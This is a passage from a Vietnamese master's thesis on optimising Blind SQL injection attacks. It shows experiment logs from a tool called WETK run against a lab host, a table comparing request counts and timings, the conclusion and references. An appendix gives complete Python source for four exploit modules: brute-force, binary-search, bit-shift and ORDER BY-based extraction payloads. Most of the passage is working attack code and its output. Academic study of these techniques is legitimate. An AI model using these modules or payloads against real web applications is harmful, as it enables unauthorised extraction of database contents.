2016-06-20 17:28:23,778 INFO       Found character number 21 is: u
2016-06-20 17:28:23,798 INFO       Found character number 22 is: r
2016-06-20 17:28:23,819 INFO       Found character number 23 is: o
2016-06-20 17:28:23,837 INFO       Found character number 24 is: p
2016-06-20 17:28:23,857 INFO       Found character number 25 is: e
2016-06-20 17:28:23,878 INFO       Found character number 26 is: a
2016-06-20 17:28:23,898 INFO       Found character number 27 is: n
2016-06-20 17:28:23,898 INFO       Result: ISO 8859-2 Central European
2016-06-20 17:28:23,898 WARNING    Send 224 request.
2016-06-20 17:28:23,899 INFO       Finish load module: modules.sqlinjection.binary_search.module
2016-06-20 17:28:23,899 INFO       Total module load time: 0:00:00.579157
```

Số lần gửi yêu cầu là 224 và thời gian thực hiện xong là 579 (millisecond).

Thử nghiệm với module sqlinjection.bit_shift:

```
habachnam@habachnam-RU:~/Git/WETK/WETK0.2$ python main.py -u sqlinjection.bit_shift -o URL=http://192.168.1.59/vul.php?point=1%20* PATTERN=Thanh
2016-06-20 17:29:46,747 INFO       Try to load: modules.sqlinjection.bit_shift.module.
2016-06-20 17:29:46,750 WARNING    Inject point is ready.
2016-06-20 17:29:46,750 WARNING    Started Module: Blind SQL injection Module.
2016-06-20 17:29:46,750 INFO       Run query: (select DESCRIPTION from information_schema.CHARACTER_SETS limit 6,1)
2016-06-20 17:29:46,775 INFO       Result length: 27
2016-06-20 17:29:46,792 INFO       Found character number 1 is: I
2016-06-20 17:29:46,808 INFO       Found character number 2 is: S
2016-06-20 17:29:46,828 INFO       Found character number 3 is: O
2016-06-20 17:29:46,844 INFO       Found character number 4 is:
2016-06-20 17:29:46,861 INFO       Found character number 5 is: 8
2016-06-20 17:29:46,881 INFO       Found character number 6 is: 8
2016-06-20 17:29:46,899 INFO       Found character number 7 is: 5
2016-06-20 17:29:46,919 INFO       Found character number 8 is: 9
2016-06-20 17:29:46,934 INFO       Found character number 9 is: -
2016-06-20 17:29:46,952 INFO       Found character number 10 is: 2
2016-06-20 17:29:46,970 INFO       Found character number 11 is:
2016-06-20 17:29:46,989 INFO       Found character number 12 is: C
2016-06-20 17:29:47,007 INFO       Found character number 13 is: e
2016-06-20 17:29:47,026 INFO       Found character number 14 is: n
2016-06-20 17:29:47,045 INFO       Found character number 15 is: t
2016-06-20 17:29:47,066 INFO       Found character number 16 is: r
2016-06-20 17:29:47,083 INFO       Found character number 17 is: a
2016-06-20 17:29:47,102 INFO       Found character number 18 is: l
2016-06-20 17:29:47,119 INFO       Found character number 19 is:
2016-06-20 17:29:47,136 INFO       Found character number 20 is: E
2016-06-20 17:29:47,153 INFO       Found character number 21 is: u
2016-06-20 17:29:47,169 INFO       Found character number 22 is: r
2016-06-20 17:29:47,190 INFO       Found character number 23 is: o
2016-06-20 17:29:47,206 INFO       Found character number 24 is: p
2016-06-20 17:29:47,224 INFO       Found character number 25 is: e
2016-06-20 17:29:47,239 INFO       Found character number 26 is: a
2016-06-20 17:29:47,256 INFO       Found character number 27 is: n
2016-06-20 17:29:47,256 INFO       Result: ISO 8859-2 Central European
2016-06-20 17:29:47,257 WARNING    Send 196 request.
2016-06-20 17:29:47,257 INFO       Finish load module: modules.sqlinjection.bit_shift.module
2016-06-20 17:29:47,257 INFO       Total module load time: 0:00:00.509142
```

Số lần gửi yêu cầu là 196 và thời gian thực hiện xong là 509 (millisecond).

Thử nghiệm với module sqlinjection.orderby:

```
habachnam@habachnam-RU:~/Git/WETK/WETK0.2$ python main.py -u sqlinjection.orderby -o URL=http://192.168.1.59/vul.php?point=1%20*
2016-06-20 17:31:32,113 INFO       Try to load: modules.sqlinjection.orderby.module.
2016-06-20 17:31:32,116 WARNING    Inject point is ready.
2016-06-20 17:31:32,116 WARNING    Started Module: Blind SQL injection Module.
2016-06-20 17:31:32,116 INFO       Run query: (select DESCRIPTION from information_schema.CHARACTER_SETS limit 6,1)
2016-06-20 17:31:32,129 INFO       Result length: 27
2016-06-20 17:31:32,132 INFO       Found character number 1 is: I
2016-06-20 17:31:32,135 INFO       Found character number 2 is: S
2016-06-20 17:31:32,138 INFO       Found character number 3 is: O
2016-06-20 17:31:32,141 INFO       Found character number 4 is:
2016-06-20 17:31:32,144 INFO       Found character number 5 is: 8
2016-06-20 17:31:32,148 INFO       Found character number 6 is: 8
2016-06-20 17:31:32,151 INFO       Found character number 7 is: 5
2016-06-20 17:31:32,154 INFO       Found character number 8 is: 9
2016-06-20 17:31:32,157 INFO       Found character number 9 is: -
2016-06-20 17:31:32,160 INFO       Found character number 10 is: 2
2016-06-20 17:31:32,163 INFO       Found character number 11 is:
2016-06-20 17:31:32,166 INFO       Found character number 12 is: C
2016-06-20 17:31:32,169 INFO       Found character number 13 is: e
2016-06-20 17:31:32,172 INFO       Found character number 14 is: n
2016-06-20 17:31:32,175 INFO       Found character number 15 is: t
2016-06-20 17:31:32,178 INFO       Found character number 16 is: r
2016-06-20 17:31:32,182 INFO       Found character number 17 is: a
2016-06-20 17:31:32,186 INFO       Found character number 18 is: l
2016-06-20 17:31:32,189 INFO       Found character number 19 is:
2016-06-20 17:31:32,192 INFO       Found character number 20 is: E
2016-06-20 17:31:32,195 INFO       Found character number 21 is: u
2016-06-20 17:31:32,198 INFO       Found character number 22 is: r
2016-06-20 17:31:32,201 INFO       Found character number 23 is: o
2016-06-20 17:31:32,204 INFO       Found character number 24 is: p
2016-06-20 17:31:32,207 INFO       Found character number 25 is: e
2016-06-20 17:31:32,211 INFO       Found character number 26 is: a
2016-06-20 17:31:32,215 INFO       Found character number 27 is: n
2016-06-20 17:31:32,215 INFO       Result: ISO 8859-2 Central European
2016-06-20 17:31:32,215 WARNING    Send 28 request.
2016-06-20 17:31:32,216 INFO       Finish load module: modules.sqlinjection.orderby.module
2016-06-20 17:31:32,216 INFO       Total module load time: 0:00:00.102245
```


Số lần gửi yêu cầu là 28 và thời gian thực hiện xong là 102 (millisecond).

Tổng kết lại có bảng so sánh sau:


Bảng 3.6: Bảng so sánh tối ưu hóa giữa các phương pháp

STT	Phương pháp	Độ dài chuỗi	Số yêu cầu	Thời gian
1	Truyền thống	1	62	144
2	Tìm kiếm nhị phân	1	7	25
3	Dịch bit	1	7	38
4	Phân tích thứ tự trả về	1	1	14
5	Truyền thống	27	946	2152
6	Tìm kiếm nhị phân	27	224	579
7	Dịch bit	27	196	509
8	Phân tích thứ tự trả về	27	28	102

Dựa vào các số liệu, luận văn xây dựng 02 biểu đồ sau:



Hình 3.24: Biểu đồ số lượng yêu cầu và thời gian của từng phương pháp (trường hợp độ dài là 1)



Hình 3.25: Biểu đồ số lượng yêu cầu và thời gian của từng phương pháp (trường hợp độ dài là 27)

Bằng các số liệu ở trên, phương pháp tấn công dựa trên phân tích số thứ tự cho thấy sự tối ưu vượt trội với các phương pháp khác. Trung bình, phương pháp phân tích thứ tự bằng 1/7 các phương pháp tối ưu khác, và bằng 1/60 với các phương pháp truyền thống.

Trong chương 3 này, luận văn đã trình bày quá trình thực nghiệm lại các phương pháp tối ưu hóa tấn công Blind SQL injection: phương pháp tìm kiếm nhị phân, phương pháp dịch bit, phương pháp phân tích dựa trên thứ tự trả về. Qua đó, làm nổi bật sự tối ưu về mặt số lượng request, thời gian của các phương pháp với nhau cũng như với phương pháp truyền thống. Luận văn cũng trình bày về công cụ tấn công WETK, là tập hợp các mã tấn công được phát triển để phục vụ cho quá trình thực nghiệm này.

KẾT LUẬN

Từ việc nghiên cứu các về lỗ hổng Blind SQL injection, các phương pháp tấn công phổ biến, luận văn đã đưa ra các kỹ thuật tối ưu hóa tấn công Blind SQL injection, từ đó đưa ra phương pháp phòng chống tấn công SQL injection nói chung, và Blind SQL injection nói riêng trong xây dựng, triển khai hệ thống công nghệ thông tin. Qua những kết quả thực nghiệm cho thấy các phương pháp tối ưu hóa là hoàn toàn khả thi, có thể áp dụng được trong thực tế, tuy nhiên, mỗi phương pháp đều có những yêu cầu cụ thể, cần nắm rõ các yêu cầu này trong triển khai thực tế.

Về mặt nội dung, luận văn đã đạt được những nội dung sau:

- Trình bày về nguyên nhân lỗ hổng SQL injection, Blind SQL injection, phương pháp khai thác cơ bản và cách phòng chống.
- Nghiên cứu các phương pháp tối ưu hóa tấn công Blind SQL injection đã có trên thế giới, phân tích sâu về phương pháp, cách thực hiện và triển khai các phương pháp này.
- Đề xuất một hướng tiếp cận mới trong tối ưu hóa tấn công Blind SQL injection dựa trên phân tích thứ tự nội dung trả về của dữ liệu. Từ đó xây dựng phương pháp, mã tấn công triển khai thực tế.
- Giải pháp phòng chống lỗ hổng SQL injection nói chung và Blind SQL injection nói riêng.
- Xây dựng thực nghiệm kiểm chứng các phương pháp tối ưu hóa đã được trình bày trong luận văn.

Về định hướng nghiên cứu tiếp theo, luận văn có thể phát triển theo các hướng sau:

- Một là nghiên cứu một hướng tiếp cận mới trong phân tích dữ liệu trả về, ngoài dựa trên thứ tự.

- Hai là giảm số lượng bản ghi tối thiểu cần có để phân tích được, để có thể áp dụng phương pháp phân tích thứ tự trên trong nhiều trường hợp khác.

Cuối cùng, em xin bày tỏ lòng biết ơn sâu sắc tới thầy giáo TS Đỗ Quang Trung đã hướng dẫn và có ý kiến chỉ dẫn quý báu trong quá trình em làm luận văn. Em cũng xin cảm ơn các thầy cô giáo trong Khoa An toàn thông tin, cán bộ trong Học viện Kỹ thuật Mật mã đã tạo điều kiện trong quá trình học tập và nghiên cứu tại Trường. Em xin bày tỏ lòng cảm ơn tới những người thân trong gia đình, bạn bè đã động viên và giúp đỡ để hoàn thành bản luận văn này.

TÀI LIỆU THAM KHẢO

Tiếng Việt

[1] TS Lương Thế Dũng (2010), "*Giáo trình An toàn Cơ sở dữ liệu*", Học Viện Kỹ Thuật Mật Mã.

[2] Hà Bách Nam (2016), "Tối ưu hóa tấn công BLIND SQL INJECTION", *Tạp chí An toàn thông tin Ban Cơ yếu Chính phủ*.

Tiếng Anh

[3] Daniel Kachakil (2013), "*Fast data extraction using SQL injection and XML statements*", Kachakill.

[4] Dafydd Stuttard Marcus Pinto (2011), "*The Web Application Hacker's Handbook: Finding and Exploiting Security Flaws, 2nd Edition*", Wiley.

[5] Hanqing Wu Liz Zhao (2015), "*Web Security: A WhiteHat Perspective*", CRC Press Book.

[6] Hoàng Quốc Thịnh (2012), "*Optimized Blind Sql Injection*", Tetcon 2012.

[7] Justin Clarke (2012),*"SQL Injection Attacks and Defense, Second Edition 2nd Edition",* Syngress.

[8] Michal Zalewski (2012), *"The Tangled Web: A Guide to Securing Modern Web Applications 1st Edition",* No Starch.

[9] Roberto Salgado (2013), "*SQL Injection Optimization and Obfuscation Techniques*", BlackHat EU 13.

PHỤ LỤC

Mã nguồn các module trong WETK được sử dụng để thực nghiệm tối ưu hóa tấn công Blind SQL injection.

1. Module Blind SQL injection

```
#!/usr/bin/python
#author: namhb
import sys, os, string
from libs.coreHTTPModule import coreHTTPModule
# Load core module
class module(coreHTTPModule):
    def __init__(self, logger, profile):
        coreHTTPModule.__init__(self, logger, profile)
        self.name = "Blind SQL injection Module"
        self.description = "Blind SQL injection with brute force character ( greater than 100 requests/character)"
        self.rank = "HIGH"
                # Exploit level
        self.type = "Exploit"
                # Type: exploit | scanner | support
        self.author = "namhb"
        self.version = "0.0.1"
        self.maxLength = 255
        # self.resultLength = None
        self.resultLength = 1
        self.result = ""
        self.basicOptions["PATTERN"] = {
                "currentSetting" : None,
                "required" : True,
                "description" : "Pattern to check True/False"
        }
        self.payload = "if({0},1,0)"

    def getMySQLLength(self, query):
        for i in range(0, self.maxLength):
```

```
                # Payload: 1 and and length(version)=i
                payload = " and length({0})={1}".format(query, i)
                result = self.checkQuery(payload)
                if(result == True):
                    self.resultLength = i
                    break
        def getMySQLVersion(self):
            # Query = version()
            self.logger.info("Get MySQL version")
            self.runMySQLQuery("version()")
        def runMySQLQuery(self, query):
            self.logger.info("Run query: {0}".format(query))
            self.getMySQLLength(query)
            if(self.resultLength == None):
                self.logger.info("Can`t not get query!")
                exit()
            self.logger.info("Result length: {0}".format(self.resultLength))
            self.getMySQLQueryResult(query)
            self.logger.info("Result: {0}".format(self.result))
            # Clean result
            self.resultLength = 0
            self.result = ""
        def getMySQLQueryResult(self, query):
            # First get length
            if(self.resultLength != None):
                for i in range(0, self.resultLength):
                    for x in string.printable:
                        asciiChar = ord(x)
                        payload = " and ascii(substr({0},{1},1))={2}".format(query, (i+1), asciiChar)
                        result = self.checkQuery(payload)
                        if(result == True):
                            self.logger.info("Found character number {0} is: {1}".format(i+1, x))
```

```
                                        self.result += x
                                        break
            # Second get result
        def checkQuery(self, payload):
            # Return true/false of query
            # If contain, return True, if not, return False
            # Or use regex
            r = self.sendHTTPRequest(payload)
            if(r.text.find(self.basicOptions["PATTERN"]["currentSetting"]) > 0):
                return True
            else:
                return False
        def run(self):
            # We coding here
            # Query ex: select version() from dual
            self.runMySQLQuery("(select DESCRIPTION from information_schema.CHARACTER_SETS limit 6,1)")
```

2. Module Blind SQL injection sử dụng tìm kiếm nhị phân

```
#!/usr/bin/python
#author: namhb
import sys, os, string
from libs.coreHTTPModule import coreHTTPModule
# Load core module
class module(coreHTTPModule):
    def __init__(self, logger, profile):
        coreHTTPModule.__init__(self, logger, profile)
        self.name = "Blind SQL injection Module"
        self.description = "Blind SQL injection with binary search"
        self.rank = "HIGH"
                        # Exploit level
        self.type = "Exploit"
                    # Type: exploit | scanner | support
        self.author = "namhb"
```

```
                self.version                                    =       "0.0.1"
                self.maxLength                                  =       255
                # self.resultLength                             =       None
                self.resultLength                               =       10
                self.result                                     =       ""
                self.basicOptions["PATTERN"]            =       {
                                        "currentSetting"        :       None,
                                        "required"                      :       True,
                                        "description"           :       "Pattern to check True/False"
                }
        def getMySQLLength(self, query):
                imin                                                    =       0
                imax                                                    =       self.maxLength
                temp                                                    =       -1
                while(imin <= imax):
                        imid                                            =       (imin + imax)/2
                        if(self.checkQuery(" and {0}<=length({1})".format(imid,query)) == True):
                                # < key
                                imin                                    =       imid + 1
                                temp                                    =       imid
                        else:
                                imax                                    =       imid - 1
                if(imin == imax):
                        self.resultLength                       =       imid
                        return imin
                if(imax == 0):
                        return None
                else:
                        self.resultLength                       =       temp
                        return temp
        def getMySQLVersion(self):
                # Query = version()
                self.logger.info("Get MySQL version")
```

```
                self.runMySQLQuery("version()")
        def runMySQLQuery(self, query):
                self.logger.info("Run query: {0}".format(query))
                self.getMySQLLength(query)
                if(self.resultLength == None):
                        self.logger.info("Can`t not get query!")
                        exit()
                self.logger.info("Result length: {0}".format(self.resultLength))
                self.getMySQLQueryResult(query)
                self.logger.info("Result: {0}".format(self.result))
                # Clean result
                self.resultLength                                       =       0
                self.result                                             =       ""
        def getMySQLQueryResult(self, query):
                # Binary search
                if(self.resultLength != None):
                        for i in range(0, self.resultLength):
                                # Single character
                                imin                                    =       0
                                imax                                    =
        self.maxLength
                                temp                                    =       -1
                                while(imin <= imax):
                                        imid                            =       (imin       +
imax)/2
                                        if(self.checkQuery("                                    and
{0}<=ascii(substr({1},{2},1))".format(imid,query, (i+1))) == True):
                                                # < key
                                                imin                    =       imid + 1
                                                temp                    =       imid
                                        else:
                                                imax                    =       imid - 1


                                if(imax == 0):
                                        self.logger.info("Character not found!")
                                        exit()
```

```
                    else:
                        self.logger.info("Found character number {0} is: {1}".format(i+1, chr(temp)))
                        self.result += chr(temp)
        # Second get result
    def checkQuery(self, payload):
        # Return true/false of query
        # If contain, return True, if not, return False
        # Or use regex
        r = self.sendHTTPRequest(payload)
        if(r.text.find(self.basicOptions["PATTERN"]["currentSetting"]) > 0):
            return True
        else:
            return False
    def run(self):
        # We coding here
        # Query ex: select version() from dual
        self.runMySQLQuery("(select DESCRIPTION from information_schema.CHARACTER_SETS limit 6,1)")



    # # Equal payload
    # equalPayload = " and length({0})={1}".format(query, imid)
    # if(self.checkQuery(equalPayload) == True):
    #     # If found key
    #     self.resultLength = imid
    #     return imid
```

3. Module Blind SQL injection sử dụng phép dịch bit

```
#!/usr/bin/python
#author: namhb
import sys, os, string
from libs.coreHTTPModule import coreHTTPModule
# Load core module
```

```
class module(coreHTTPModule):
    def __init__(self, logger, profile):
        coreHTTPModule.__init__(self, logger, profile)
        self.name = "Blind SQL injection Module"
        self.description = "Blind SQL injection with bit shift"
        self.rank = "HIGH"
                # Exploit level
        self.type = "Exploit"
            # Type: exploit | scanner | support
        self.author = "namhb"
        self.version = "0.0.1"
        self.maxLength = 255
        # self.resultLength = None
        self.resultLength = 1
        self.result = ""
        self.basicOptions["PATTERN"] = {
                "currentSetting" : None,
                "required" : True,
                "description" : "Pattern to check True/False"
        }
    def getMySQLLength(self, query):
        tmp = 0
        for i in reversed(range(0, 7)):
            if(self.checkQuery("and (((length({0})>>{1}) mod 2)=1)".format(query, i))):
                # bit i is 1
                self.logger.debug("Bit {0} is 1".format(i))
                tmp = tmp + pow(2,i)
            else:
                self.logger.debug("Bit {0} is 0".format(i))
        self.resultLength = tmp
    def runMySQLQuery(self, query):
        self.logger.info("Run query: {0}".format(query))
        self.getMySQLLength(query)
```

```
                if(self.resultLength == None):
                        self.logger.info("Can`t not get query!")
                        exit()
                self.logger.info("Result length: {0}".format(self.resultLength))
                self.getMySQLQueryResult(query)
                self.logger.info("Result: {0}".format(self.result))
                # Clean result
                self.resultLength                                       =       0
                self.result                                             =       ""
        def getMySQLQueryResult(self, query):
                # Bit shift
                if(self.resultLength != None):
                        for i in range(0, self.resultLength):
                                # Single character
                                tmp                                     =       0
                                for j in reversed(range(0, 7)):
                                        if(self.checkQuery("  and  (((ascii(substr({0},{1},1))>>{2}) mod 2)=1)".format(query, (i+1),j)) == True):
                                                self.logger.debug("Bit {0} is 1".format(j))
                                                tmp                             =       tmp     + pow(2,j)
                                        else:
                                                self.logger.debug("Bit {0} is 0".format(j))
                                self.logger.info("Found character number {0} is: {1}".format(i+1, chr(tmp)))
                                self.result                     +=      chr(tmp)
                # Second get result
        def checkQuery(self, payload):
                # Return true/false of query
                # If contain, return True, if not, return False
                # Or use regex
                r                                                               =       self.sendHTTPRequest(payload)
                if(r.text.find(self.basicOptions["PATTERN"]["currentSetting"]) > 0):
                        return True
                else:
                        return False
```

```
        def run(self):
                # We coding here
                # Query ex: select version() from dual
                self.runMySQLQuery("(select DESCRIPTION from information_schema.CHARACTER_SETS limit 6,1)")
```

4. Module Blind SQL injection sử dụng Order by

```
#!/usr/bin/python
#author: namhb
import sys, os, string
from libs.coreHTTPModule import coreHTTPModule
# Load core module
class module(coreHTTPModule):
        def __init__(self, logger, profile):
                coreHTTPModule.__init__(self, logger, profile)
                self.name = "Blind SQL injection Module"
                self.description = "Blind SQL injection with order by"
                self.rank = "HIGH"
                        # Exploit level
                self.type = "Exploit"
                        # Type: exploit | scanner | support
                self.author = "namhb"
                self.version = "0.0.1"
                # self.resultLength = None
                self.resultLength = 1
                self.result = ""
                self.standard_dict = {
                        1:      'Nguyen Van A',
                        2:      'Tran Van B',
                        3:      'Le Thi C',
                        4:      'Le Thanh D',
                        5:      'Nguyen Tien E',
                        6:      'Vo Thanh F',
                        7:      'Le Tien G',
                        8:      'Tran Van H',
                        9:      'Pham Thuy K',
```

```
                }


        def getMySQLLength(self, query):
                payload = "order by (select if((@hbn:=@hbn%2b1)<10,if(@hbn=1,1,if((select length(({0}))) %26 pow(2,@hbn-2) > 0,@hbn,-@hbn)),1000) from (select @hbn:=0) as t)".format(query)
                self.resultLength = (self.getQueryResult(payload))
        def runMySQLQuery(self, query):
                self.logger.info("Run query: {0}".format(query))
                self.getMySQLLength(query)
                if(self.resultLength == None):
                        self.logger.info("Can`t not get query!")
                        exit()
                self.logger.info("Result length: {0}".format(self.resultLength))
                self.getMySQLQueryResult(query)
                self.logger.info("Result: {0}".format(self.result))
                # Clean result
                self.resultLength = 0
                self.result = ""
        def getMySQLQueryResult(self, query):
                if(self.resultLength != None):
                        for i in range(0, self.resultLength):
                                payload = "order by (select if((@hbn:=@hbn%2b1)<10,if(@hbn=1,1,if((select ascii(substring(({0}),{1},1))) %26 pow(2,@hbn-2) > 0,@hbn,-@hbn)),1000) from (select @hbn:=0) as t)".format(query, i+1)
                                tmp = (self.getQueryResult(payload))
                                self.logger.info("Found character number {0} is: {1}".format(i+1, chr(tmp)))
                                self.result += chr(tmp)
        def getQueryResult(self, payload):
                r = self.sendHTTPRequest(payload)
                resultText = r.text
                pos1 = resultText.find(self.standard_dict[1])
                post_dict = {}
                for i in range(2,10):
                        pos = resultText.find(self.standard_dict[i])
```

```
                        if pos < pos1:
                                #Before 1 ==> -@hbn ==> 0
                                post_dict[i] = 0
                        else:
                                post_dict[i] = 1
                s = 0
                for i in range(9,1,-1):
                        x = pow(2,i-2) * post_dict[i]
                        s = s+x
                return (s)
        def run(self):
                # We coding here
                # Query ex: select version() from dual
                self.runMySQLQuery("(select DESCRIPTION from information_schema.CHARACTER_SETS limit 6,1)")
```